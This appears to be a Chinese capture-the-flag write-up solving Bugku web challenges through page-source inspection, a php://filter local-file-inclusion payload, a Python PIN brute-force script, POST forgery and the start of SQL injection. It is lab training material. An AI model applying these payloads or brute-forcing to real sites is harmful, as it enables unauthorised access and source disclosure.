
链接：http://120.24.86.145:9009/hd.php

什么也没有。

打开之后 发现现实什么也没有 打开源码看一下




发现有隐藏的元素 所以直接抓包




得到flag：flag{Bugku_k8_23s_istra}

web4

链接：http://120.24.86.145:8002/web4/




让查看源代码 我们旧查看源代码 在源代码里找到一段脚本 用js跑一下



解析后得到：

function checkSubmit(){var a=document.getElementById("password");if("undefined"!=typeof a)
{if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)return!0;alert("Error");a.focus();return!1}}document.getElementById("le


说如果我们提交的内容是67d709b2b54aa2aa648cf6e87a7114f1就可以得到flag试一下



KEY{J22JK-HS11}

flag在index里

链接：http://120.24.86.145:8005/post/



test5

点击下发现什么都没有 不过题目都说了 flag在index里 所以可以直接构造
payloadhttp://120.24.86.145:8005/post/index.php?file=php://filter/convert.base64-encode/resource=index.php

得到一串码

PGh0bWw+DQogICAgPHRpdGxlPkJ1Z2t1LWN0ZjwvdGl0bGU+DQogICAgDQo8P3BocA0KCWVycm9yX3JlcG9ydGluZyg

base64解码


<html>

```
    <title>Bugku-ctf</title>

<?php
error_reporting(0);
if(!$_GET[file]){echo '<a href="./index.php?file=show.php">click me? no</a>';}
$file=$_GET['file'];
if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
echo "Oh no!";
exit();
}
include($file);
//flag:flag{edulcni_elif_lacol_si_siht}
?>
</html>
<þfl>
```

得到flag{edulcni_elif_lacol_si_siht}

输入密码查看flag

网址：http://120.24.86.145:8002/baopo/



一看是让输入5位数字密码 而且url就告诉你了让我们用爆破 那就爆破白 密码时从00000到99999一共十万个

用phthon吧 慢慢爆破 虽然有点慢

```
#coding:utf-8
import requests
url='http://120.24.86.145:8002/baopo/?yes'
value=[]
for i in range(0,99999):
    if(len(str(i))<5):
        value.append("0"*(5-len(str(i)))+str(i))
    else :
        value.append(str(i))
data = {'pwd':00000}
content = requests.post(url,data=data)
content.encoding='utf-8'
patch=content.text
for i in value:
    data = {'pwd':i}
    print  ('尝试密码：',i)
    content = requests.post(url,data=data)
    content.encoding='utf-8'
    html=content.text
    if html != patch:
        print (html)
```

```
flag{bugku-baopo-hah}
```



最后爆出密码为13579 输入即可得到flag

flag:flag{bugku-baopo-hah}

点击一百万次

链接：


打开之后是下面这个样子



什么也看不出来 F12分析下源码：

```
<script>
  var clicks=0 $(function() { $("#cookie") .mousedown(function() { $(this).width('350px').height('350px'); }) .mouseup(function() {
  $(this).width('375px').height('375px'); clicks++; $("#clickcount").text(clicks); if(clicks >= 1000000){ var form = $('<form action=""
  method="post">' + '<input type="text" name="clicks" value="' + clicks + '" hidden/>' + '</form>'); $('body').append(form); form.submit(); } })
  });
</script>
```


有一个post提交的数据 那就构造一下呗




得到flag：flag{Not_C00kI3Cl1ck3r}

成绩单


链接：http://120.24.86.145:8002/chengjidan/

这个一看应该是SQL注入 先提交一个数据看看




发现有一个post数据 那就利用这个数据注入白

先抓包




然后点击action——>从copy to file

我保存在了 D盘3333.txt

